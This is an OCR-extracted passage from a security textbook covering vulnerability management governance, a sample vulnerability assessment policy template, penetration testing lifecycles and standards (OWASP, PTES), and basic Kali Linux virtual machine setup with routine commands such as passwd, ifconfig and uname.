
1. The top management decides to implement a vulnerability management program
2. The management calculates the ROI and checks the feasibility
3. The management then prepares a policy procedure guideline and a standard for the vulnerability management program
4. The management allocates a budget and resources for the implementation and monitoring of the program

5. The mid-management and the ground-level staff then follow the policy and procedure to implement the program
6. The program is monitored and metrics are shared with top management

The top-down approach for implementing a vulnerability management program as stated in the preceding scenario has a much higher probability of success since it's initiated and driven by top management.

Policy versus procedure versus standard versus guideline

From a governance perspective, it is important to understand the difference between a policy, procedure, standard, and guideline. Note the following diagram:



Policy
Identifies problem and scope
Tells why an action needs to be performed
Standard
Specifies what is required
Sets quantifiable measures
Procedure
Specifies what is required
Outlines steps to complete the action
Guideline
Provides additional recommendations and best practices

- **Policy**: A policy is always the apex among the other documents. A policy is a high-level statement that reflects the intent and direction from the top management. Once published, it is mandatory for everyone within the organization to abide by the policy. Examples of a policy are internet usage policy, email policy, and so on.

- **Standard**: A standard is nothing but an acceptable level of quality. A standard can be used as a reference document for implementing a policy. An example of a standard is ISO27001.
- **Procedure**: A procedure is a series of detailed steps to be followed for accomplishing a particular task. It is often implemented or referred to in the form of a **standard operating procedure** (**SOP**). An example of a procedure is a user access control procedure.
- **Guideline:** A guideline contains additional recommendations or suggestions that are not mandatory to follow. They are best practices that may or may not be followed depending on the context of the situation. An example of a guideline is the Windows security hardening guideline.

Vulnerability assessment policy template

The following is a sample vulnerability assessment policy template that outlines various aspects of vulnerability assessment at a policy level:

<Company Name>

Vulnerability Assessment Policy

	Name	Title
Created By		
Reviewed By		
Approved By		

Overview

This section is a high-level overview of what vulnerability management is all about.

A vulnerability assessment is a process of identifying and quantifying security vulnerabilities within a given environment. It is an assessment of information security posture, indicating potential weaknesses as well as providing the appropriate mitigation procedures wherever required to either eliminate those weaknesses or reduce them to an acceptable level of risk.

Generally vulnerability assessment follows these steps:

1. Create an inventory of assets and resources in a system
2. Assign quantifiable value and importance to the resources

3. Identify the security vulnerabilities or potential threats to each of the identified resource
4. Prioritize and then mitigate or eliminate the most serious vulnerabilities for the most valuable resources

Purpose

This section is to state the purpose and intent of writing the policy.

The purpose of this policy is to provide a standardized approach towards conducting security reviews. The policy also identifies roles and responsibilities during the course of the exercise until the closure of identified vulnerabilities.

Scope

This section defines the scope for which the policy would be applicable; it could include an intranet, extranet, or only a part of an organization's infrastructure.

Vulnerability assessments can be conducted on any asset, product, or service within **<Company Name>**.

Policy

The **team** under the authority of the **designation** would be accountable for the development, implementation, and execution of the vulnerability assessment process.

All the network assets within the **company name's** network would comprehensively undergo regular or continuous vulnerability assessment scans.

A centralized vulnerability assessment system will be engaged. Usage of any other tools to scan or verify vulnerabilities must be approved, in writing, by the **designation**.

All the personnel and business units within the **company name** are expected to cooperate with any vulnerability assessment being performed on systems under their ownership.

All the personnel and business units within the **company name** are also expected to cooperate with the **team** in the development and implementation of a remediation plan.

The **designation** may instruct to engage third-party security companies to perform the vulnerability assessment on critical assets of the **company**.

Vulnerability assessment process

This section provides a pointer to an external procedure document that details the vulnerability assessment process.

For additional information, go to the vulnerability assessment process.

Exceptions

It’s quite possible that, for some valid justifiable reason, some systems would need to be kept out of the scope of this policy. This section instructs on the process to be followed for getting exceptions from this policy.

Any exceptions to this policy, such as exemption from the vulnerability assessment process, must be approved via the security exception process. Refer to the security exception policy for more details.

Enforcement

This section is to highlight the impact if this policy is violated.

Any **company name** personnel found to have violated this policy may be subject to disciplinary action, up to and including termination of employment and potential legal action.

Related documents

This section is for providing references to any other related policies, procedures, or guidelines within the organization.

The following documents are referenced by this policy:

- Vulnerability assessment procedure
- Security exception policy

Revision history

Date	**Revision number**	**Revision details**	**Revised by**
MM/DD/YYYY	Rev #1	Description of change	<Name/Title>
MM/DD/YYYY	Rev #2	Description of change	<Name/Title>

This section contains details about who created the policy, timestamps, and the revisions.

Glossary


This section contains definitions of all key terms used throughout the policy.

Penetration testing standards

Penetration testing is not just a single activity, but a complete process. There are several standards available that outline steps to be followed during a penetration test. This section aims at introducing the penetration testing lifecycle in general and some of the industry-recognized penetration testing standards.

Penetration testing lifecycle

Penetration testing is not just about using random tools to scan the targets for vulnerabilities, but a detail-oriented process involving multiple phases. The following diagram shows various stages of the penetration testing lifecycle:



1. **Information gathering phase**: The information gathering phase is the first and most important phase of the penetration testing lifecycle. Before we can explore vulnerabilities on the target system, it is crucial to gather information about the target system. The more information you gather, the greater is the possibility of successful penetration. Without properly knowing the target system, it's not possible to precisely target the vulnerabilities. Information gathering can be of two types:
    - **Passive information gathering**: In passive information gathering, no direct contact with the target is established. For example, information about a target could be obtained from publicly available sources, such as search engines. Hence, no direct contact with the target is made.
    - **Active information gathering**: In active information gathering, a direct contact with the target is established in order to probe for information. For example, a ping scan to detect live hosts in a network would actually send packets to each of the target hosts.
2. **Enumeration:** Once the basic information about the target is available, the next phase is to enumerate the information for more details. For example, during the information gathering phase, we might have a list of live IP's in a network. Now we need to enumerate all these live IPs and possibly get the following information:
    - The operating system running on the target IPs
    - Services running on each of the target IPs
    - Exact versions of services discovered
    - User accounts
    - File shares, and so on
3. **Gaining access**: Once the information gathering and enumeration have been performed thoroughly, we will have a detailed blueprint of our target system/network. Based on this blueprint, we can now plan to launch various attacks to compromise and gain access to the target system.
4. **Privilege escalation:** We may exploit a particular vulnerability in the target system and gain access to it. However, it's quite possible that the access is limited with privileges. We may want to have full administrator/root-level access. Various privilege escalation techniques could be employed to elevate the access from a normal user to that of an administrator/root.

5. **Maintaining access**: By now, we might have gained high-privilege access to our target system. However, that access might last only for a while, for a particular period. We would not like to have to repeat all the efforts again, in case we want to gain the same access to the target system. Hence, using various techniques, we can make our access to the compromised system persistent.
6. **Covering tracks**: After all the penetration has been completed and documented, we might want to clear the tracks and traces, including tools and backdoors used in the compromise. Depending on the penetration testing agreement, this phase may or may not be required.

Industry standards

When it comes to the implementation of security controls, we can make use of several well-defined and proven industry standards. These standards and frameworks provide a baseline that they can be tailored to suit the organization's specific needs. Some of the industry standards are discussed in the following section.

Open Web Application Security Project testing guide

OWASP is an acronym for **Open Web Application Security Project**. It is a community project that frequently publishes the top 10 application risks from an awareness perspective. The project establishes a strong foundation to integrate security throughout all the phases of SDLC.

The OWASP Top 10 project essentially application security risks by assessing the top attack vectors and security weaknesses and their relation to technical and business impacts. OWASP also provides specific instructions on how to identify, verify, and remediate each of the vulnerabilities in an application.

Though the OWASP Top 10 project focuses only on the common application vulnerabilities, it does provide extra guidelines exclusively for developers and auditors for effectively managing the security of web applications. These guides can be found at the following locations:

- **Latest testing guide**: `https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents`
- **Developer's guide**: `www.owasp.org/index.php/Guide`
- **Secure code review guide**: `www.owasp.org/index.php/Category:OWASP_Code_Review_Project`

The OWASP top 10 list gets revised on a regular basis. The latest top 10 list can be found at: `https://www.owasp.org/index.php/Top_10_2017-Top_10`.

Benefits of the framework

The following are the key features and benefits of OWASP:

- When an application is tested against the OWASP top 10, it ensures that the bare minimum security requirements have been met and the application is resilient against most common web attacks.
- The OWASP community has developed many security tools and utilities for performing automated and manual application tests. Some of the most useful tools are WebScarab, Wapiti, CSRF Tester, JBroFuzz, and SQLiX.
- OWASP has developed a testing guide that provides technology or vendor-specific testing guidelines; for example, the approach for the testing of Oracle is different than MySQL. This helps the tester/auditor choose the best-suited procedure for testing the target system.
- It helps design and implement security controls during all stages of development, ensuring that the end product is inherently secure and robust.
- OWASP has an industry-wide visibility and acceptance. The OWASP top 10 could also be mapped with other web application security industry standards.

Penetration testing execution standard

The **penetration testing execution standard** (**PTES**) was created by of the brightest minds and definitive experts in the penetration testing industry. It consists of seven phases of penetration testing and can be used to perform an effective penetration test on any environment. The details of the methodology can be found at: `http://www.pentest-standard.org/index.php/Main_Page`.

The seven stages of penetration testing that are detailed by this standard are as follows (source: `www.pentest-standard.org`):

1. Pre-engagement interactions
2. Intelligence gathering
3. Threat modeling
4. Vulnerability analysis
5. Exploitation
6. Post-exploitation
7. Reporting

Each of these stages is provided in detail on the PTES site along with specific mind maps that detail the steps required for each phase. This allows for the customization of the PTES standard to match the testing requirements of the environments that are being tested. More details about each step can be accessed by simply clicking on the item in the mind map.

Benefits of the framework

The following are the key features and benefits of the PTES:

- It is a very thorough penetration testing framework that covers the technical as well as operational aspects of a penetration test, such as scope creep, reporting, and safeguarding the interests and rights of a penetration tester
- It has detailed instructions on how to perform many of the tasks that are required to accurately test the security posture of an environment
- It is put together for penetration testers by experienced penetration testing experts who perform these tasks on a daily basis
- It is inclusive of the most commonly found technologies as well as ones that are not so common
- It is simple to understand and can be easily adapted for security testing needs

Summary

In this chapter, we became familiar with some absolute security basics and some of the essential governance concepts for building a vulnerability management program. In the next chapter, we'll learn how to set up an environment for performing vulnerability assessments.

Exercises

- Explore how to calculate ROI for security controls
- Become familiar with the PTES standard

2
Setting Up the Assessment Environment

In the last chapter, we learned about understanding the essentials of a vulnerability management program from a governance perspective. This chapter will introduce various methods and techniques for setting up a comprehensive vulnerability assessment and penetration testing environment. We will learn how to set up our own environment that could be effectively used for various vulnerability assessment techniques discussed later in the book.

We will cover the following topics in this chapter:

- Setting up a Kali virtual machine
- Basics of Kali Linux
- Environment configuration and setup
- List of tools to be used during assessment

Setting up a Kali virtual machine

Performing vulnerability assessment or a penetration test involves a series of tasks that need to be performed with the help of multiple tools and utilities. For every task involved in the process, there are tools available, both commercial as well as freeware and open source. It all depends on our choice of tool that suits best as per the context.

For performing an end-to-end assessment, we can either have individual tools downloaded as and when required or we can use a distribution such as Kali Linux that comes with all required tools pre-installed. Kali Linux is a stable, flexible, powerful, and proven platform for penetration testing. It has a baseline of tools that are required to perform various tasks across all phases of penetration testing. It also allows you to easily add tools and utilities that aren't part of the default installation.


Hence, Kali Linux is really a good choice of platform to get started with vulnerability assessments and penetration tests.

Kali Linux is available for download at `https://www.kali.org/downloads/`.

Once downloaded, you can either install it directly on your system or you can install it in a virtual machine. The advantage of installing it in a virtual machine is it keeps your existing operating system setup undisturbed. Also, it becomes very easy to take configuration backups using snapshots and restore them whenever required.

While Kali Linux is available for download in the form of an ISO file, it can also be downloaded as a complete virtual machine. You can download the correct setup based on the virtualization software you use (VMware/ VirtualBox /Hyper-V). The Kali virtual machine setup file is available for download at `https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-hyperv-image-download/`.

The following screenshot shows Kali Linux in VMware. You can configure the machine settings by selecting the **Edit virtual machine settings** option, allocate memory, and select the network adapter type. Once done, you can simply play the machine:



Kali Linux

Devices

Memory	4 GB
Processors	4
Hard Disk (SCSI)	25 GB
CD/DVD (SATA)	Using fi
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto de
Printer	Present
Display	Auto de

Description

Type here to enter a description of this machine.

Device	Summary
Memory	4 GB
Processors	4
Hard Disk (SCSI)	25 GB
CD/DVD (SATA)	Using file D:\Users\srahalkar\D...
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Memory

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.

Memory for this virtual machine: 4096 MB

Maximum recommended memory

(Memory swapping may occur beyond this size.)

27.7 GB

Recommended memory

1 GB

Guest OS recommended minimum

512 MB


The virtual machine will use up to 768 MB of this memory for graphics memory. You can change this amount in the Display settings page.

Hardware compatibility: Workstation 14.x virtual machine

Primary IP address: Network information is not available


Basics of Kali Linux

The default credentials in order to access Kali Linux are `username:root` and `password:toor`. However, after the first login, it is important to change the default credentials and set a new password. A new password can be set using the `passwd` command as shown in the following screenshot:




```
root@kali:~# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali:~#
```

Kali Linux is comprehensively used for network and application penetration testing. So it is important that Kali Linux is connected to the network as a standalone Kali installation wouldn't be of much use. The first step in ensuring network connectivity is checking whether Kali has a valid IP address. We can use the `ifconfig` command as shown in the following screenshot and confirm the IP address allocation:




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.25.128  netmask 255.255.255.0  broadcast 192.168.25.255
        inet6 fe80::20c:29ff:febd:1618  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:bd:16:18  txqueuelen 1000  (Ethernet)
        RX packets 6883  bytes 4409193 (4.2 MiB)
        RX errors 2  dropped 4  overruns 0  frame 0
        TX packets 3552  bytes 354691 (346.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1356 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1356 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# service networking restart
root@kali:~#
```

Now that we have changed the default credentials and also affirmed network connectivity, it's now time to check the exact version of our Kali installation. This includes the exact build details, including kernel and platform details. The `uname -a` command gives us the required details as shown in the following screenshot:




```
root@kali:~# uname -a
Linux kali 4.14.0-kali3-amd64 #1 SMP Debian 4.14.12-2kali1 (2018-01-08) x86_64 GNU/Linux
root@kali:~# 
```

Kali Linux is a complete penetration testing distribution with tools assisting in all phases of the penetration testing lifecycle. Upon clicking the **Applications** menu, we can see all the available tools distributed across various categories as shown in the following screenshot:




Kali Linux comes with tons of useful tools and utilities. At times, we are required to make changes in the configuration files of these tools and utilities. All the tools and utilities are located in the `/usr/bin` folder as shown in the following screenshot:




```
root@kali:/usr/share# ls -a
.                      consoletrans               file-roller                  gvfs              lintian                         os-prober              rubygems-integration        tsk
..                     couchdb                    fimap                        hal               llvm-3.9                        p11-kit                ruby-geoip                  u3-pwn
aclocal                creddump                   firebird3.0-common           hamster-sidejack  llvm-4.0                        PackageKit             ruby-mime-types-data        unattended-upgrades
adduser                crunch                     firefox-esr                  hashcat           locale                          pam                    ruby-simplecov-html         unicorn-magic
aglfn                  cryptsetup                 florence                     hashcat-utils     lua                             pam-configs            ruby-unicode-display-width  uniscan
alsa                   cups                       fontconfig                   help              luajit-2.1.0-beta3              paros                  rygel                       unix-privesc-check
